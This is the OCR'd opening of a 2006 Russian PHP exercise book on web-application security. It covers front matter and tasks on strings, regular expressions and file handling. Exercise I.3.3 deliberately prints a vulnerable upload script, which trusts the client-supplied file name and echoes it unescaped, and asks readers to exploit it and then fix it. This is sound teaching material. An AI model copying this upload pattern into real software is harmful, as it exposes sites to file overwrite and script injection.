Головоломки на PHP для хакера

Максим Кузнецов, Игорь Симдянов

+CD

Максим Кузнецов
Игорь Симдянов

ГОЛОВОЛОМКИ на PHP для ХАКЕРА

Санкт-Петербург
«БХВ-Петербург»
2006

УДК 681.3.06
ББК 32.973.26-018.1
К89

Кузнецов, М. В.

К89 Головоломки на PHP для хакера / М. В. Кузнецов, И. В. Симдянов. — СПб.: БХВ-Петербург, 2006. — 464 с.: ил.

ISBN 5-94157-837-7

Книга представляет собой задачник по Web-технологиям с уклоном в защиту Web-приложений от злоумышленников. Цель книги — помочь Web-разработчику научиться самостоятельно обнаруживать и устранять уязвимости в своем коде. На компакт-диске, поставляемом вместе с книгой, приведены скрипты, являющиеся ответами на предлагаемые задачи.

Для программистов и Web-разработчиков

УДК 681.3.06
ББК 32.973.26-018.1

Группа подготовки издания:

Главный редактор	*Екатерина Кондукова*
Зам. главного редактора	*Евгений Рыбаков*
Зав. редакцией	*Григорий Добин*
Редактор	*Ирина Иноземцева*
Компьютерная верстка	*Натальи Караваевой*
Корректор	*Виктория Пиотровская*
Дизайн серии	*Инны Тачиной*
Оформление обложки и фото	*Елены Беляевой*
Зав. производством	*Николай Тверских*

Лицензия ИД № 02429 от 24.07.00. Подписано в печать 24.04.06.
Формат 70×100 1/16. Печать офсетная. Усл. печ. л. 37,41.
Тираж 3000 экз. Заказ №
"БХВ-Петербург", 194354, Санкт-Петербург, ул. Есенина, 5Б.

Отпечатано с готовых диапозитивов
в ГУП "Типография "Наука"
199034, Санкт-Петербург, 9 линия, 12

ISBN 5-94157-837-7

Оглавление

Введение

Предлагаемая книга является сборником задач по PHP с уклоном в защиту сайта и Web-приложений от злоумышленников.

Основная проблема создателей Web-приложений заключается в том, что они мыслят совсем другими категориями, нежели злоумышленники. Кроме того, Web-разработчики редко прибегают к тестированию своих разработок на предмет уязвимости, так как им подсознательно не хочется ломать свои собственные Web-приложения. Снять такой настрой поможет эта книга, где, наряду с задачами по защите Web-приложений, будет предложено большое количество задач по взлому сайта с применением самых различных технологий, от межсайтового скриптинга и SQL-инъекций до подбора паролей при помощи словаря. Это позволит читателю убедиться в том, как легко может быть нарушена работа Web-сайта и как дорого может обернуться беспечность при его разработке.

Наряду с "деструктивными" задачами будет предложено большое количество заданий, направленных на построение обороны сайта. Выполнив задания, вы получите в руки мощную систему защиты собственного сайта, которая будет отличаться от коммерческих и свободных аналогов тем, что вы будете знать в ней каждый винтик и сможете легко модернизировать ее, быстро устранять последствия взлома и находить уязвимости.

Книга разбита на две части: непосредственно задачник и ответы на задачи. Вы можете решать все задачи последовательно или, если вам необходимо срочно защитить свой сайт, можете воспользоваться готовыми кодами, находящимися на прилагаемом к книге компакт-диске. Коды примеров можно также загрузить с сайта IT-студии SoftTime по адресу **http://www.softtime.ru/security/**.

По всем вопросам, возникающим по мере чтения книги, вы можете обращаться на форум, расположенный на Web-сайте IT-студии SoftTime, сотрудниками которой являются авторы книги (**http://www.softtime.ru/forum/**).


Авторы присутствуют на форуме каждый день и с удовольствием ответят на ваши вопросы.

Благодарности

Авторы благодарят сотрудника отдела разработки программного обеспечения средств связи IT-студии SoftTime Ломалова В. П. за помощь в написании *Приложения 1.*


Авторы также выражают большую признательность следователю УФСБ РФ по Нижегородской области Зайченко Д. А. и старшему оперуполномоченному УФСБ РФ по Нижегородской области Новикову В. Б. за ценные консультации, которые они оказывали авторам при написании *Приложения 2.*

Авторы благодарны сотрудникам издательства "БХВ-Петербург", усилиями которых эта рукопись увидела свет, и посетителям форума **http://www.softtime.ru/forum/** за интересные вопросы и конструктивное обсуждение.



Часть I

ЗАДАЧИ



Глава I.1

Строки

Работа со строками составляет основу любого программирования. Виртуозное манипулирование строками позволит программисту создавать более короткие и эффективные программы. Исследования показали, что плотность ошибок в программах не зависит от языка программирования, а зависит только от квалификации программиста. Чем короче будут программы, тем меньше ошибок и уязвимостей в них будет. Хорошее знание особенностей строк позволяет безошибочно определять возможные проблемные с точки зрения безопасности места в коде. Данная глава содержит задачи на знание строковых функций PHP и умение обращаться с ними.

Замечание

Все примеры из данной главы можно найти в каталоге scripts\1 компакт-диска, поставляемого вместе с книгой.

I.1.1. Количество и имена файлов в произвольном каталоге

Определите количество и имена файлов в каталоге, не прибегая к функциям работы с каталогами. Решение задачи основано на том факте, что в PHP существует несколько видов кавычек, каждый из которых обладает своими свойствами.

I.1.2. Выравнивание по правому краю

Пусть есть список файлов в массиве (листинг I.1.1). У имен файлов может быть различная длина, и необходимо выровнять их по правому краю так, как это изображено на рис. I.1.1. Для решения задачи не разрешается

прибегать к атрибуту `align` и CSS, можно использовать только теги `<pre>` и `</pre>`.

Листинг I.1.1. Массив `$filename` с именами файлов

```
<?php

  $filename = array("all.php", "auth.php",
                    "auth.txt", "base.txt",
                    "chat.html", "config.php",
                    "count.txt", "count_new.txt",
                    "counter.dat", "counter.php",
                    "create.php", "dat.db");

?>
```

Замечание

Файл с массивом можно найти на прилагаемом к книге компакт-диске (scripts\1\1.2\1.php).




Рис. I.1.1. Выравнивание имен файлов по правому краю

I.1.3. Выравнивание по левому и правому краям

Необходимо разбить массив `$filename` (листинг I.1.1) на две части и вывести в виде двух колонок так, как это представлено на рис. I.1.2. Для решения задачи не разрешается прибегать к атрибуту `align` и CSS, можно использовать только теги `<pre>` и `</pre>`.

Рис. I.1.2. Выравнивание имен файлов по левому и правому краям

I.1.4. Вывод данных в три столбца

Часто перед Web-разработчиками встает задача вывода таблицы, содержащей несколько столбцов. Выведите имена файлов из массива `$filename` (листинг I.1.1) двумя способами, представленными на рис. I.1.3 и I.1.4 соответственно. При решении этой задачи необходимо динамически сформировать HTML-таблицу.




Рис. I.1.3. Первый вариант вывода массива в три столбца

Рис. I.1.4. Второй вариант вывода массива в три столбца

I.1.5. Передача массива между двумя страницами

Пусть массив `$filename`, представленный в листинге I.1.1, определен на странице first.php. Отобразите его на странице second.php, используя инструкцию `include`.

I.1.6. Передача массива методом GET

Пусть массив `$filename`, представленный в листинге I.1.1, определен на странице first.php. Отобразите его на странице second.php, используя для передачи метод GET.

I.1.7. Передача массива методом POST

Пусть массив `$filename`, представленный в листинге I.1.1, определен на странице first.php. Отобразите его на странице second.php, используя для передачи метод POST.

I.1.8. Передача массива через сессии

Пусть массив `$filename`, представленный в листинге I.1.1, определен на странице first.php. Отобразите его на странице second.php, используя сессии.

I.1.9. Передача массива через cookies

Пусть массив `$filename`, представленный в листинге I.1.1, определен на странице first.php. Отобразите его на странице second.php, используя cookies.

I.1.10. Календарь

Создайте календарь на текущий месяц в двух форматах: американском (рис. I.1.5) и российском (рис. I.1.6).

Субботу и воскресенье необходимо подсветить красным цветом.

Рис. I.1.5. Календарь на текущий месяц в американском формате

Рис. I.1.6. Календарь на текущий месяц в российском формате

I.1.11. Вертикальный вывод строки

Выведите строку "Hello world!" вертикально, так, как это представлено на рис. I.1.7.





Рис. I.1.7. Вертикальный вывод строки

I.1.12. Число в денежном формате

Пусть имеется число 18439529234.5678, его необходимо представить в денежном формате, т. е. чтобы после запятой осталось только два знака, а триады были бы разделены пробелом — 18 439 529 234.57.

I.1.13. Замена символов bbCode

Замените в тексте "Очень [b]жирный[/b], жирный [b]текст" символы bbCode [b] и [/b] на их HTML-эквиваленты и , не прибегая к регулярным выражениям. То есть для решения задачи должны быть использованы только строковые функции.



Глава I.2

Регулярные выражения

Регулярные выражения являются мини-языком. Сложную задачу можно решить двумя способами: либо создав сложное решение, используя простые технологии, либо создав простое решение, используя сложную технологию. Точно так же и с регулярными выражениями — изучить их достаточно сложно, но, поняв их один раз, далее в одну строку можно решать задачи, для решения которых при помощи строковых функций может понадобиться сотня строк. В *главе 1* было сказано, что плотность ошибок тем меньше, чем короче программа — регулярные выражения позволяют создавать не просто короткие программы, а очень короткие. Данная глава содержит задачи на различные регулярные выражения.

Замечание

Все примеры из данной главы можно найти в каталоге scripts\2 компакт-диска, поставляемого вместе с книгой.

I.2.1. Удаление всех тегов из HTML-страницы

На компакт-диске найдите HTML-страницу scripts\2\index.htm. Прочитайте содержимое страницы и удалите все HTML-теги, оставив только полезный текст. Текст необходимо вывести в окно браузера (рис. I.2.1).




Рис. I.2.1. Чистый текст, извлеченный из HTML-страницы index.htm

I.2.2. Удаление изображений из HTML-страницы

На компакт-диске найдите HTML-страницу scripts\2\index.htm. Прочитайте содержимое страницы и удалите HTML-теги `<img>`.

I.2.3. Извлечение названия HTML-страницы

На компакт-диске найдите HTML-страницу scripts\2\index.htm. Извлеките название страницы, которое помещается между тегами `<title>` и `</title>`.

I.2.4. Конвертация даты из MySQL-формата в календарный формат

Используя регулярные выражения, переконвертируйте дату из формата 2003-03-21 в формат 21.03.2003.

I.2.5. Проверка корректности ввода адреса электронной почты

Разработайте HTML-форму, обработчик которой будет проверять корректность ввода адреса электронной почты (рис. I.2.2).




Рис. I.2.2. HTML-форма проверки адреса электронной почты

I.2.6. Проверка корректности ввода URL

Разработайте HTML-форму, обработчик которой будет проверять корректность ввода адреса Web-сайта. Допускается ввод как с указанием протокола, например, **http://www.softtime.ru**, так и без него, например, **www.softtime.ru**. Следует учитывать, что адрес может содержать путь после доменного имени, а также параметры, например, **http://www.softtime.ru/php5/index.php?id_article=43**.

I.2.7. Подсветка URL

Часто возникает задача превращения текстовой ссылки в гиперссылку. На компакт-диске найдите текстовый файл scripts\2\text.txt и выведите его содержимое в окно браузера, преобразовав все URL в гиперссылки.

I.2.8. Проверка корректности ввода чисел

Создайте HTML-форму, состоящую из двух текстовых полей, в первом из которых вводится количество товарных позиций, а во втором их цена в формате ###.##. Обработчик формы должен проверить, является ли введенная в первом поле информация целым числом, а во втором — удовлетворяющим денежному формату. Если все верно, необходимо вывести произведение этих двух чисел.

I.2.9. Изменение регистра

Пусть имеется фраза "**ПРОГРАММИРОВАНИЕ — это ИСКУССТВО. Ему и ЖИЗНЬ посвятить не жалко**". Создайте скрипт и регулярное выражение, которое заменит все слова в верхнем регистре на слова, начинающиеся с заглавной буквы: "**Программирование — это Искусство. Ему и Жизнь посвятить не жалко**".

I.2.10. Разбивка длинной строки

При построении различных Web-приложений, главным образом гостевых книг, форумов и чатов часто возникает необходимость защиты дизайна страниц от длинных последовательностей символов, которые могут исказить дизайн. Создайте функцию, разбивающую на части все слова, длина которых превышает 25 символов.

I.2.11. Разбивка HTML-страницы на предложения

На компакт-диске найдите HTML-страницу scripts\2\index.htm. Прочитайте содержимое страницы и поместите каждое предложение текста в элементы массива `$text` так, чтобы первое предложение оказалось в элементе с индексом 0 — `$text[0]`, второе в элементе с индексом 1 — `$text[1]` и т. д. После чего в цикле преобразуйте массив `$text` в двумерный массив таким образом, чтобы в элементе `$text[0][0]` хранилось первое слово первого предложения, в элементе `$text[0][1]` хранилось второе слово первого предложения и т. д. Проконтролируйте результаты работы, отправив дамп массива в окно браузера при помощи функции `print_r()`.

I.2.12. Количество слов в тексте

На компакт-диске найдите HTML-страницу scripts\2\index.htm. Прочитайте содержимое страницы и сосчитайте, сколько в нем содержится одно-, двух-, ..., десятибуквенных слов.

I.2.13. Интерпретация тегов bbCode

В Интернете большое распространение получили теги в квадратных скобках, именуемые так же, как теги в стиле phpBB (известного и широко распространенного форума). Удобство использования таких тегов заключается в том, что все теги HTML можно запретить, преобразуя их при помощи функции `htmlspecialchars()` в безопасную форму, и в то же время разрешить посетителям использовать их эквиваленты. Например, `[i]` вместо `<i>` и `[code]` вместо `<code>`. Теги в квадратных скобках можно заменить на теги в угловых скобках уже после преобразования текста при помощи функции `htmlspecialchars()`.Чаще всего прибегают к тегам `[url]`, которые имеют следующий синтаксис:

```
[url = ссылка] имя ссылки [/url]
```

При выводе на страницу этот шаблон следует преобразовать в

```
<a href=ссылка>имя ссылки</a>
```

Если используется форма тега

```
[url]ссылка[/url]
```

то на страницу выводится гиперссылка вида:

```
<a href=ссылка>ссылка</a>
```

На компакт-диске найдите HTML-страницу scripts\2\bb.txt, содержимое этой страницы представлено на рис. I.2.3.

Необходимо преобразовать все имеющиеся на странице теги в их HTML-эквиваленты (рис. I.2.4).




Рис. I.2.3. Содержимое файла bb.txt





Рис. I.2.4. Преобразованное содержимое файла bb.txt

I.2.14. Подсветка PHP-кода

В PHP есть две стандартные функции для подсветки кода: `highlight_string()` и `highlight_file()`. Данные функции имеют два серьезных недостатка: поддерживается только подсветка PHP-кода и только кода, размещенного между тегами `<?php` и `?>` (а также `<?` и `?>`). Создайте собственную функцию подсветки синтаксиса, лишенную этого недостатка.



Глава I.3

Файлы

Работа с файлами является неотъемлемой частью Web-приложений — в них хранится как информация, так и код самих Web-приложений. Поэтому от эффективности использования файлов зависит и производительность Web-приложений, и их безопасность.

Замечание

Все примеры из данной главы можно найти в каталоге scripts\3 компакт-диска, поставляемого вместе с книгой.

I.3.1. Загрузка файлов на сервер

Создайте Web-приложение, позволяющее загружать на сервер произвольное количество файлов (рис. I.3.1).




Рис. I.3.1. HTML-форма для загрузки произвольного числа файлов на сервер

I.3.2. Редактирование файлов на удаленном сервере

Создайте Web-приложение, позволяющее открывать указанный файл на сервере. Содержимое файла должно передаваться в текстовую область. После редактирования файла должна быть возможность сохранить изменения (рис. I.3.2).




Рис. I.3.2. Редактирование файлов на удаленном сервере

I.3.3. Уязвимость скрипта загрузки

В листинге I.3.1 представлен скрипт загрузки (upload.php) — он содержит уязвимость. Используя эту уязвимость, уничтожьте файл upload.php. Разработайте скрипт загрузки файла на сервер, защищенный от этого вида уязвимости.

Замечание

Скрипт из листинга I.3.1 можно найти на компакт-диске, поставляемом вместе с книгой (scripts\3\upload.php).

Листинг I.3.1. Скрипт загрузки файла на сервер

```
<form enctype='multipart/form-data' method=post>
  <input type="file" size="32" name="filename"><br>
  <input class=button type=submit value='Загрузить'>
</form>
```

```
<?php
  // Обработчик формы
  if(!empty($_FILES['filename']['tmp_name']))
  {
     // Сохраняем файл в текущем каталоге
     if(copy($_FILES['filename']['tmp_name'],
             $_FILES['filename']['name']))
     {
       echo "Файл успешно загружен - <a href=" .
             $_FILES['filename']['name'] . ">" .
             $_FILES['filename']['name']."</a>";
     }
  }
?>
```

I.3.4. Счетчик загрузок

На сервере для свободной загрузки располагаются три файла archive1.zip, archive2.zip и archive3.zip. Необходимо создать скрипт, подсчитывающий количество загрузок файлов с сервера (рис. I.3.3).

Замечание

Файлы archive1.zip, archive2.zip и archive3.zip можно найти на компакт-диске, поставляемом вместе с книгой (scripts\3).




Рис. I.3.3. Счетчик загрузок файлов

I.3.5. Сохранение текстовых и графических файлов

Скрипт подсчета загрузок файлов решает еще одну проблему, связанную с безопасностью системы, — он скрывает от посетителя истинный путь к файлам. Их можно спрятать глубоко в системе, при этом посетитель будет всегда видеть только адрес страницы загрузки.

Тем не менее, если в качестве файла для загрузки указать текстовый файл, браузер не предоставит окна загрузки, а загрузит его, не только обнаружив путь к файлу, но и вынудив пользователя самостоятельно сохранять файл при помощи меню **Сохранить как**. Та же участь ожидает графические файлы и вообще любые файлы, которые браузер может отобразить. Создайте скрипт, позволяющий сохранять текстовые и графические файлы, предоставляя соответствующее окно для сохранения файлов (рис. I.3.4).




Рис. I.3.4. Диалоговое окно для загрузки файла

I.3.6. Определение размера файла

Разработайте функцию, которая принимает в качестве единственного аргумента имя файла и возвращает его размер в байтах, килобайтах или мегабайтах. Если размер файла меньше 1024 байт — функция возвращает размер в байтах, если размер меньше 1024 Кбайт — объем файла оценивается в Кбайтах, если превышен порог в 1024 Кбайт — оценка идет в Мбайтах.

I.3.7. Определение количества строк в файле

Разработайте функцию, которая принимает в качестве единственного аргумента имя файла и возвращает количество строк в нем.

I.3.8. Изменение порядка следования строк в файле

Найдите файл text.txt на компакт-диске, поставляемом вместе с книгой (scripts\2\text.txt). Создайте скрипт, изменяющий порядок следования строк в файле так, чтобы первая строка оказалась на последнем месте, вторая на предпоследнем, ..., последняя на первом.

I.3.9. Список файлов и подкаталогов в каталоге

Создайте скрипт, позволяющий выводить список файлов и подкаталогов в текущем каталоге. Для каждого подкаталога должен также выводиться список его файлов и подкаталогов (рис. I.3.5).




Рис. I.3.5. Вывод списка подкаталогов и файлов в текущем каталоге

I.3.10. Количество файлов в каталогах

Создайте скрипт, позволяющий выводить список подкаталогов в текущем каталоге и количество файлов в них. Для каждого подкаталога должен выводиться список его подкаталогов (рис. I.3.6).

